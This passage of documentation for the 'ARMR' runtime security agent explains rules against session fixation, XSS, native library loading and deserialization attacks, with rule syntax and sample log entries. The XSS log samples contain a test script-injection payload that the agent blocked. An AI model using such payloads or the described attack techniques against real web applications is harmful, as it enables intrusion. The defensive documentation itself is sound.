app("Open Redirect mod 4"):
requires(version: ARMR/2.7)

http("Protect against open redirect attacks, excluding subdomains"):
response()
input(database)
open-redirect(options: {exclude: subdomains})
protect(message: "Open redirect attack blocked.", severity: Medium)
endhttp

endapp
```

Version: 2.11

Session Fixation Security Feature

Overview

HTTP Session Fixation is an exploit that permits an attacker to hijack a valid user session. It is a common attack in web applications and Java frameworks. An application is vulnerable to session fixation attacks when:

- The web application authenticates a user without first invalidating the existing session, thereby reusing the same user session already associated with that user.
- An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session.

It must be noted that:

- Session fixation is a subcategory of Session Hijacking attacks.
- The session fixation threat model assumes that the attacker has no session ID theft capabilities (for example, by means of a Man-In-The-Middle or an XSS attack).
    - We recommend that the ARMR XSS security feature is enabled together with the ARMR Session Fixation security feature.

> **INFO**
>
> Session fixation vulnerabilities are covered by CWE-384.

The ARMR Session Fixation security feature protects against session fixation attacks by regenerating the session ID when the user authenticates. This rule only supports applications whose Authentication Management system sets authentication and identity information on every HTTP request and, as such, will not regenerate the session ID of requests that do not carry such identity information.

> **WARNING**
>
> In the very rare case that the target web application depends on having the same HTTP session ID both before and after user authentication, then enabling this security rule may break normal application functionality.

Given (Condition)

The ARMR Session Fixation security feature is enabled using the ARMR `http` rule. With this rule the user can specify a single condition - `request`.

request	This declaration allows the user to define an ARMR `http` rule that will act upon receiving a user request.

When (Event)

authenticate	This condition allows the user to specify that the ARMR `http` rule should authenticate a user at login. The following parameter is supported: - `user`

Then (Action)

protect	This is the only available action for the ARMR Session Fixation security feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter: - `http-session: regenerate-id`

Example

The following ARMR `http` rule switches on the ARMR Session Fixation security feature. The sessionID of a user of an application that is vulnerable to session fixation attacks is regenerated at login.

```
app("Session Fixation mod"):
  requires(version: ARMR/2.7)
  http("Enable protection from Session Fixation attacks"):
    request()
```

```
    authenticate(user)
    protect(http-session: regenerate-id, message: "HTTP Session ID regenerated",
severity: 6)
  endhttp
endapp
```

Logging

In general, all ARMR security features generate a log entry when the agent detects an attack. The ARMR Session Fixation security feature is different in that it provides a pro-active protection, acting before an attack occurs. This removes the attack vector, preventing the possibility of performing a session fixation attack, and therefore no log entry is generated.

Version: 2.11

XSS Security Feature

Overview

Cross-site Scripting (XSS) is one of the most dangerous and commonly found vulnerabilities in web applications. XSS attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

> **INFO**
>
> Cross-site Scripting vulnerabilities are covered by CWE-79.

The XSS security feature can be used to enable protection against XSS attacks.

> **WARNING**
>
> Only reflected XSS and stored XSS for HTML is currently supported.
>
> It is important to state that this rule provides protection **only** when user input is received via an API that is enabled in the taint sources of the rule.
>
> On a small number of J9 JVMs, the application may need to be launched with the following property: `oceanic.FastStringLexing=false`.

Given (Condition)

The XSS security feature is enabled using the ARMR `http` rule. With this rule the user specifies the two declarations - `input` and `response`.

input

This allows the user to specify the source of the untrusted data. The following three sources are supported:

- `http` data introduced via HTTP/HTTPS requests
- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization

The rule will trigger if the source of the untrusted data matches that specified in the rule.

If no value is specified then a default value of `http` is used.

An exception will be thrown if an unsupported value is provided.

response

This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):

- a quoted string
- a list of one or more quoted-strings

If no value is specified then protection will be applied to all HTTP endpoints by default.

If a string value is specified then it must:

- not be empty
- be a valid relative URI

When (Event)

xss

This declaration switches on the XSS security feature and must be declared with the mandatory parameter `html`.

The following `options` may also be specified:

- `exclude`
  - disable protection for any specific URIs
  - if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
  - specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
  - the wildcard character (*) is supported to cover multiple URIs. The wildcard character can be used as:
    - a prefix `*/safe.jsp`

        - a suffix `/myApplication/*`
        - both a prefix and a suffix `*/safe*`

- `policy`
    - this allows the user to determine how conservative to configure the XSS security feature
    - this can be set to either:
        - `loose` - enable protection for user controlled changes to the HTML response that actively exploit the application
        - `strict` - enable protection for injection of untrusted data into HTML response
    - if this option is not specified the default value is set to `loose`. In this configuration, the XSS security feature supports the ability to allow certain HTML tags to be injected into an HTML document from an untrusted source. Allowed tags are generally defined as text formatting and layout elements and, as such, do not alter the behaviour of an application. The full list of allowed tags is defined in sections **4.4: https://www.w3.org/TR/html5/grouping-content.html#grouping-content**, **4.5: https://www.w3.org/TR/html5/textlevel-semantics.html#textlevel-semantics** and **4.9: https://www.w3.org/TR/html5/tabular-data.html#tabular-data** of the HTML5 specification. A tag deemed safe can also be blocked if it contains an attribute that is deemed malicious. All JavaScript event handlers are considered dangerous. The full list of these are defined as part of the section **3.2.5: https://www.w3.org/TR/html52/dom.html#global-attributes** of the HTML5 specification.
    - in addition to the **JavaScript handlers**, the following attributes have also been deemed dangerous due to their capacity to instruct a browser to load an external resource, disable security policies or potentially load personally sensitive details.
        - `async`
        - `autocomplete`
        - `autoplay`
        - `crossorigin`
        - `href`
        - `integrity`
        - `src`
        - `srcset`

- `target`
- `text`
- `type`

Then (Action)

protect	XSS attacks are blocked by the agent and the HTTP response is truncated up to the point where the XSS attack occurs. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. XSS attacks are allowed by the agent and no change is made to the HTTP response. If configured, a log message is generated with details of the event. A log message **must** be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

The following example shows how the user may configure the XSS security feature to enable protection for all HTTP endpoints. This rule uses the default configuration to protect against reflected XSS attacks and use a `policy` of `loose` to allow safe tags to be injected into the HTML response:

```
app("XSS Mod"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html)
    protect(message: "XSS attacked identified and blocked", severity: Very-High)
  endhttp
endapp
```

Logging

A log entry similar to the following is generated when above `http` rules identify an XSS attack:

```
<9>1 2021-03-29T11:54:42.717+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|XSS|Execute Rule|Very-High|rt=Mar 29 2021 11:54:42.717
+0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http securityFea-
ture=http html xss act=protect msg=XSS attacked identified and blocked pay-
load=<script>alert(1)</script> httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xss.jsp httpRequestMethod=GET in-
ternalHttpRequestUri=/spiracle/xss.jsp httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C remoteIpAddress=0:0:0:0:0:0:0:1
```

Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("XSS Mod - with stacktrace"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html)
    protect(message: "XSS attacked identified and blocked", severity: Very-High,
stacktrace: "full")
  endhttp
endapp
```

Logging

When the above ARMR `http` rule is triggered a log entry similar to the following is generated:

```
<9>1 2021-03-29T10:36:49.592+01:00 userX_system java 12043 - -
CEF:0|ARMR:ARMR|ARMR|2.7|XSS|Execute Rule|Very-High|rt=Mar 29 2021 10:36:49.591
+0100 dvchost=userX_system procid=12043 appVersion=1 ruleType=http securityFea-
ture=http html xss act=protect msg=XSS attacked identified and blocked stack-
trace=org.apache.jsp.xss_jsp._jspx_meth_c_005fforEach_005f0(xss_jsp.ja-
va:305)\norg.apache.jsp.xss_jsp._jspService(xss_jsp.ja-
va:159)\norg.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.ja-
va:70)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAc-
cessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethod-
AccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.jasper.servlet.JspServletWrap-
per.service(JspServletWrapper.java:439)\norg.apache.jasper.servlet.JspServlet.ser-
viceJspFile(JspServlet.java:395)\norg.apache.jasper.servlet.JspServlet.ser-
vice(JspServlet.java:339)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:731)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
```

```
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFil-
ter.java:52)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) pay-
load=<script>alert(1)</script> httpSessionId=5D7CE07F605C3A6ABCFDB35D065A95E5
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/xss.jsp httpRequestMethod=GET in-
ternalHttpRequestUri=/spiracle/xss.jsp httpCookies=JSESSION-
ID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:0:1
```

The following mod configures XSS protection for stored XSS attacks against all HTTP endpoints. The mod applies a `strict` `policy`.

```
app("XSS Mod 2"):
  requires(version: ARMR/2.7)
  http("XSS"):
    input(database)
    response()
    xss(html, options: {policy: strict})
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects XSS attacks that originate from various untrusted sources. This mod explicitly sets a `loose` `policy`.

```
app("XSS Mod 3"):
  requires(version: ARMR/2.7)
  http("XSS"):
    xss(html, options: {policy: loose})
```

```
    response()
    input(http, database, deserialization)
    protect(message: "XSS attacked identified", severity: Medium)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`.

```
app("XSS Mod 4"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["/myApplication/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod detects reflected XSS attacks. This mod explicitly sets a `strict` `policy`. Validation is applied to all HTTP endpoints, except for both `/myApplication/safe.jsp` and `/myApplication/safeTwo.jsp`.

```
app("XSS Mod 5"):
  requires(version: ARMR/2.7)
  http("XSS"):
    xss(html, options:
              {policy: strict,
               exclude: ["/myApplication/safe.jsp", "/myApplication/safeTwo.jsp"]})
    response()
    detect(message: "XSS ARMR rule triggered", severity: Very-High)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Protection is applied to all HTTP endpoints, except for those ending with `/safe.jsp`.

```
app("XSS Mod 6"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html, options: {exclude: ["*/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked", severity: 7)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Protection is applied to two specific endpoints `/webappA/testPageA.jsp` and `/webappA/testPageB.jsp` , and also to all endpoints matching `/webappB/*` . Any endpoint ending with `/safe.jsp` is excluded.

```
app("XSS Mod 7"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response(paths: ["/webappA/testPageA.jsp", "/webappA/testPageB.jsp", "/we-
bappB/*"])
    xss(html, options: {exclude: ["*/safe.jsp"]})
    input(http)
    protect(message: "XSS attacked identified and blocked.", severity: 7)
  endhttp
endapp
```

Logging On/Off Example

The following mod protects against reflected XSS attacks. Logging is switched ON. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension.

```
app("XSS Mod 8"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html)
    input(http)
    protect(message: "", severity: 7)
  endhttp
endapp
```

The following mod protects against reflected XSS attacks. Logging is switched OFF by the omission of the action `message` attribute.

```
app("XSS Mod 9"):
  requires(version: ARMR/2.7)
  http("XSS"):
    response()
    xss(html)
    input(http)
    protect(severity: 7)
  endhttp
endapp
```

Version: 2.11

ARMR Library Rule

Overview

The ARMR `library` rule can be used to control native library loading. This is useful to prevent unauthorized attempts by an application to load native libraries.

> **INFO**
>
> The ARMR `library` rule is currently **only supported** on Rimini Connect for Java.

Given (Condition)

To control native library loading using the ARMR `library` rule the user must specify the `load` declaration.

load

A parameter must be supplied to the `load` declaration to determine the libraries to which the ARMR `libary` rule will control loading.

> **INFO**
>
> Both Unix and Windows filesystem paths are supported

This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted native libraries and directories containing such native libraries.

Each string represented in the parameter can be:

- a single library name - the agent will control access to any library on the filesystem that matches the given name
- an absolute path to a specific library

The wildcard character (*) is supported anywhere in the library name or path:

- only one wildcard character can be used with each path
- the wildcard will only wildcard a single directory

- the wildcard can be used to specify all libraries with a specific prefix
- the wildcard character specified on its own represents all native libraries on the filesystem

When (Action)

There are three supported actions for the ARMR `library` rule: `protect`, `detect` and `allow`.

protect	Any attempt to load a protected native library is blocked. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Any attempt to load a native library specified by the ARMR `library` rule is allowed. If configured, a log message is generated with details of the event. A log message **must** be specified with this action.
allow	Can be used to allow loading of specific libraries which are a subset of protected libraries covered by an ARMR `library` rule in `protect` mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

All examples of the ARMR `library` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `library` rule that prevents loading all native libraries inside a specific directory.

Unix

```
app("Library mod"):
  requires(version: ARMR/2.7)
  library("Prevent loading of all native libraries in specific directory"):
    load("/tmp/*")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Windows

```
app("Library mod"):
  requires(version: ARMR/2.7)
  library("Prevent loading of all native libraries in specific directory"):
    load("C:\\Windows\\*")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Logging

Unix

```
<10>1 2021-03-31T10:52:42.103+01:00 userX_system java 6229 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Prevent loading of all native libraries in specific direc-
tory|Execute Rule|High|rt=Mar 31 2021 10:52:42.102 +0100 dvchost=userX_system pro-
cid=6229 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=/tmp/libCounter.so
```

Windows

```
<10>1 2021-03-30T16:56:46.512+01:00 userX_system java 4349 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Prevent loading of all native libraries in specific direc-
tory|Execute Rule|High|rt=Mar 30 2021 16:56:46.512 +0100 dvchost=userX_system pro-
cid=4349 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library path=C:\\Windows\\Counter.dll
```

Further Examples

As above, with the stacktrace also logged

Unix

```
app("Library mod - with stacktrace"):
  requires(version: ARMR/2.7)
  library("Prevent loading of all native libraries in specific directory"):
    load("/tmp/*")
```

```
    protect(message: "Blocked attempt to load library", severity: High, stacktrace:
"full")
  endlibrary
endapp
```

Windows

```
app("Library mod - with stacktrace"):
  requires(version: ARMR/2.7)
  library("Prevent loading of all native libraries in specific directory"):
    load("C:\\Windows\\*")
    protect(message: "Blocked attempt to load library", severity: High, stacktrace:
"full")
  endlibrary
endapp
```

Logging

Unix

```
<10>1 2021-04-01T12:10:21.282+01:00 userX_system java 27607 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Prevent loading of all native libraries in specific direc-
tory|Execute Rule|High|rt=Apr 01 2021 12:10:21.282 +0100 dvchost=userX_system pro-
cid=27607 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library stacktrace=oceanic.jvi.RuntimeSyste-
mEnv.load0(RuntimeSystemEnv.java:175)\njava.lang.System.loadLibrary(Contain-
er-1)(System.java)\nCounter.<clinit>(Container-1)(Counter.java:17)\nsun.reflect.Na-
tiveMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorIm-
pl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAcces-
sorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.in-
voke(Method.java:498)\njava.lang.Thread.run(Container-1)(Thread.java:876)\nja-
va.lang.Thread.begin(Container-1)(Thread.java:897)\njava.lang.Thread.invokeRun(Con-
tainer-1)(Thread.java:883)\njava.lang.Thread$ThreadHandler.invokeRun(Contain-
er-1)(Thread.java:55) path=/tmp/libCounter.so
```

Windows

```
<10>1 2021-04-01T12:09:43.442+01:00 userX_system java 25465 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Prevent loading of all native libraries in specific direc-
tory|Execute Rule|High|rt=Apr 01 2021 12:09:43.442 +0100 dvchost=userX_system pro-
cid=25465 appVersion=1 ruleType=library securityFeature=library act=protect
msg=Blocked attempt to load library stacktrace=oceanic.jvi.RuntimeSyste-
mEnv.load0(RuntimeSystemEnv.java:175)\njava.lang.System.loadLibrary(Contain-
er-1)(System.java)\nCounter.<clinit>(Container-1)(Counter.java:17)\nsun.reflect.Na-
tiveMethodAccessorImpl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorIm-
pl.invoke(NativeMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAcces-
sorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.reflect.Method.in-
```

```
voke(Method.java:498)\njava.lang.Thread.run(Container-1)(Thread.java:876)\nja-
va.lang.Thread.begin(Container-1)(Thread.java:897)\njava.lang.Thread.invokeRun(Con-
tainer-1)(Thread.java:883)\njava.lang.Thread$ThreadHandler.invokeRun(Contain-
er-1)(Thread.java:55) path=C:\\Windows\\Counter.dll
```

Prevent loading a specific native library

Unix

```
app("Library mod 2"):
  requires(version: ARMR/2.7)
  library("Prevent loading a specific native library"):
    load("/tmp/libCounter.so")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Windows

```
app("Library mod 2"):
  requires(version: ARMR/2.7)
  library("Prevent loading a specific native library"):
    load("C:\\Windows\\Counter.dll")
    protect(message: "Blocked attempt to load library", severity: High)
  endlibrary
endapp
```

Detect loading of any library with a specific name

Unix

```
app("Library mod 3"):
  requires(version: ARMR/2.7)
  library("Detect loading a native library with a specific name"):
    load("libCounter.so")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

Windows

```
app("Library mod 3"):
  requires(version: ARMR/2.7)
  library("Detect loading a native library with a specific name"):
    load("Counter.dll")
    detect(message: "Detected attempt to load library", severity: 6)
  endlibrary
endapp
```

Prevent loading of all native libraries, except allow specific library to be loaded

Unix

```
app("Library mod 4"):
  requires(version: ARMR/2.7)

  library("Prevent loading all native libraries"):
    load("*")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("/tmp/libCounter.so")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

Windows

```
app("Library mod 4"):
  requires(version: ARMR/2.7)

  library("Prevent loading all native libraries"):
    load("*")
    protect(message: "Blocked attempt to load library", severity: 10)
  endlibrary

  library("Detect loading a native library with a specific name"):
    load("C:\\Windows\\Counter.dll")
    allow(message: "Access granted to load particular native library", severity:
Medium)
  endlibrary

endapp
```

Logging On/Off Example

In the following example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. The `allow` rule allows native library loading of the specified library. Logging is switched OFF in the `allow` rule by the omission of the action `message` attribute.

```
app("Library mod"):
  requires(version: ARMR/2.7)

  library("Prevent loading of all native libraries in specific directory. Logging
ON"):
    load("/tmp/*")
```

```
    protect(message: "", severity: High)
  endlibrary

  library("Allow loading a native library with a specific name. Logging OFF"):
    load("/tmp/libCounter.so")
    allow(severity: Medium)
  endlibrary

endapp
```

Version: 2.11

ARMR Marshal Rule

Marshalling and unmarshalling, also known as serialization and deserialization, is the process of converting objects to and from streams of structured data. **Deserializing untrusted data** can lead to a variety of problems when the system processes a data stream from an unverified source. Naively processing such data could have unforeseen consequences.

One such consequence arises when deserialization causes the JVM to instantiate one of the classes available on the application's classpath. In the case of poorly designed classes, the attacker can use malformed serialized data to abuse application logic, deny service, or execute arbitrary code, when deserialized. A related issue is when a system processes configuration from an unverified source. Unverified configuration can lead to Server Side Request Forgery (SSRF) or Local File Inclusion (LFI).

Serialization is used in several components of the JVM as well as in numerous third-party frameworks and dependencies.

Version: 2.11

Deserialization

The deserialization security feature addresses such attacks by reducing system privileges. This means that for the duration of a deserialization operation, the application operates in a restricted compartment (micro-segment) where specific system privileges are not available. Deserialization operations occur in a non-privileged context. Consequently, any attack (including zero-day attacks) that tries to access or change the state of the system fails.

The deserialization security feature can be safely enabled in all types of applications in order to be protected against Java and XML deserialization attacks.

> **INFO**
>
> Note that JSON deserialization vulnerabilities are not currently supported.

> **INFO**
>
> XML deserialization vulnerabilities can be introduced by different XML APIs and libraries. Currently, the only XML API that is supported is ***java.beans.XMLDecoder***.

The deserialization security feature can be used safely and pro-actively on any Java application in order to protect its system resources and components during deserialization. For example, any deserialization exploit that might try to perform the following attacks will fail:

- execute arbitrary privileged commands (Remote Command Execution)
- perform Remote Code Injection, change the system's internal state
- terminate the JVM or other types of Denial-of-Service attacks

The Denial-of-Service deserialization protection safeguards critical system resources, such as the CPU and memory, by setting default limits to control the interaction frequency of the deserialized objects with the system resources . This way, legitimate serialized objects are allowed to be deserialized while malicious serialized objects that abuse the system resources are blocked. This protection mitigates Denial-of-Service attacks via brute force and resource exhaustion .

> **INFO**
>
> Deserial vulnerabilities are covered by

- CWE-502
- CWE-250
- CWE-799
- CWE-400

Given(Condition)

deserialize	The keyword `deserialize` is one of two components that must be supplied in the marshal rule with only one being allowed to be configured in a single rule. `java` and `dotnet` are the only parameters accepted.

When(Event)

One of `rce` or `dos` must be declared in a `marshal` rule. Only one of these can exist in a `marshal` rule and neither accept any parameter.

rce	Remote Code Execution
dos	Denial of Service

Then(Action)

protect	All attempts to deserial are blocked.If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal.If configured, a log message is generated with details of all attempts to deserial. A log message **must** be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

Protecting the `Java` application from the `dos` attack.

```
app("myapp"):
    requires(version: ARMR/2.7)

    marshal("protect the app from denial-of-service attack"):
        deserialize(java)
        dos()
        protect(message: "the logging message")
    endmarshal

endapp
```

Protecting the `.Net` application from `rce` attack.

```
app("myapp"):
    requires(version: ARMR/2.7)

    marshal("protect the app from remote-code-execution attack"):
        deserialize(dotnet)
        rce()
        protect(message: "the logging message", severity: Low)
    endmarshal

endapp
```

Logging

When the above `deserial` rule is triggered a log entry similar to the following is generated:

- dos

```
<10>1 2021-03-24T10:14:24.055Z userX_system java 9699 - -
CEF:0|ARMR:ARMR|ARMR|2.7|MarshalRule|Execute Rule|High|rt=Mar 24 2021
10:14:24.053 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org pro-
cid=9699 appVersion=1 act=protect msg=Walter limit=100000 reason=CWE-400:
Uncontrolled CPU consumption via API abuse methodName=ja-
va.util.EnumMap.hashCode()
<10>1 2020-09-10T00:24:50.513Z userX_system java 29417 - -
```

```
CEF:0|ARMR:ARMR|ARMR|2.7|MarshalRule|Execute Rule|High|rt=Sep 10 2020
00:24:50.512 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org pro-
cid=29417 act=protect msg=Walter limit=100000 reason=CWE-400: Uncontrolled
CPU consumption via API abuse methodName=java.util.Hashtable.hashCode()
```

- rce

```
<10>1 2021-03-22T12:24:53.327Z userX_system java 28013 - -
CEF:0|ARMR:ARMR|ARMR|2.7|MarshalRule|Execute Rule|High|rt=Mar 22 2021
12:24:53.326 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org pro-
cid=28013 appVersion=1 act=protect msg=Walter methodName=java.lang.Run-
time.exec() httpRequestUri=/objectinputstream-deserial/examples/deserial-
PM-59-test.jsp httpRequestMethod=GET remoteIpAddress=127.0.0.1 httpSession-
Id=D194C19D465595307BBD2F04F5F7B632
```

The second example above has extra CEF extensions for httpRequestUri, remoteIpAddress and httpSessionId.

Further Examples

Protecting the `Java` application from the `dos` attack with the stacktrace also logged.

```
app("Mod for Marshal dos Rule"):
    requires(version: ARMR/2.7)

    marshal("Marshal dos Rule"):
        deserialize(dotnet, java)
        dos()
        protect(message: "Testing Marshal dos Rule", severity: Very-High, stack-
trace: "full")
    endmarshal

endapp
```

Protecting the `Java` application from `rce` attack with the stacktrace also logged.

```
app("Walter"):
    requires(version: ARMR/2.7)

    marshal("Marshal sys Rule"):
        deserialize(java)
        rce()
        protect(message: "Walter", severity: High, stacktrace: "full")
    endmarshal

endapp
```

Logging

```
<9>1 2021-03-31T15:38:48.279+01:00 userX_system java 104596 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Marshal dos Rule|Execute Rule|Very-High|rt=Mar 31 2021
15:38:48.278 +0100 dvchost=ckang-XPS-15-9570 procid=104596 appVersion=1 act=protect
msg=Testing Marshal dos Rule stacktrace=java.util.AbstractSet.hashCode(Abstract-
Set.java)\ndeserialjar.runners.OverwrittenReadObject.abstractSetHashCode(Overwrit-
tenReadObject.java:434)\ndeserialjar.runners.OverwrittenReadObject.in-
vokeMethod(OverwrittenReadObject.java:375)\ndeserialjar.runners.OverwrittenReadOb-
ject.readObject(OverwrittenReadObject.java:57)\nsun.reflect.NativeMethodAccessorIm-
pl.invoke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMetho-
dAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(Delegating-
MethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\nja-
va.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1170)\njava.io.Ob-
jectInputStream.readSerialData(ObjectInputStream.java:2232)\njava.io.ObjectInput-
Stream.readOrdinaryObject(ObjectInputStream.java:2123)\njava.io.ObjectInput-
Stream.readObject0(ObjectInputStream.java:1624)\njava.io.ObjectInputStream.readOb-
ject(ObjectInputStream.java:464)\njava.io.ObjectInputStream.readObject(ObjectInput-
Stream.java:422)\ndeserialjar.runners.OverwrittenReadObjectRunner.run(Overwritten-
ReadObjectRunner.java:32)\nMain.main(Main.java:63) limit=100000 reason=CWE-400: Un-
controlled CPU consumption via API abuse methodName=java.util.AbstractSet.hash-
Code()
```

```
<10>1 2021-03-31T15:51:32.787+01:00 userX_system java 105393 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Marshal sys Rule|Execute Rule|High|rt=Mar 31 2021
15:51:32.785 +0100 dvchost=ckang-XPS-15-9570 procid=105393 appVersion=1 act=protect
msg=Walter stacktrace=deserialjar.runners.OverwrittenReadObject.invokeMethod(Over-
writtenReadObject.java:103)\ndeserialjar.runners.OverwrittenReadObject.readOb-
ject(OverwrittenReadObject.java:57)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAc-
cessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorImpl.invoke(Delegating-
MethodAccessorImpl.java:43)\njava.lang.reflect.Method.invoke(Method.java:498)\nja-
va.io.ObjectStreamClass.invokeReadObject(ObjectStreamClass.java:1170)\njava.io.Ob-
jectInputStream.readSerialData(ObjectInputStream.java:2232)\njava.io.ObjectInput-
Stream.readOrdinaryObject(ObjectInputStream.java:2123)\njava.io.ObjectInput-
Stream.readObject0(ObjectInputStream.java:1624)\njava.io.ObjectInputStream.readOb-
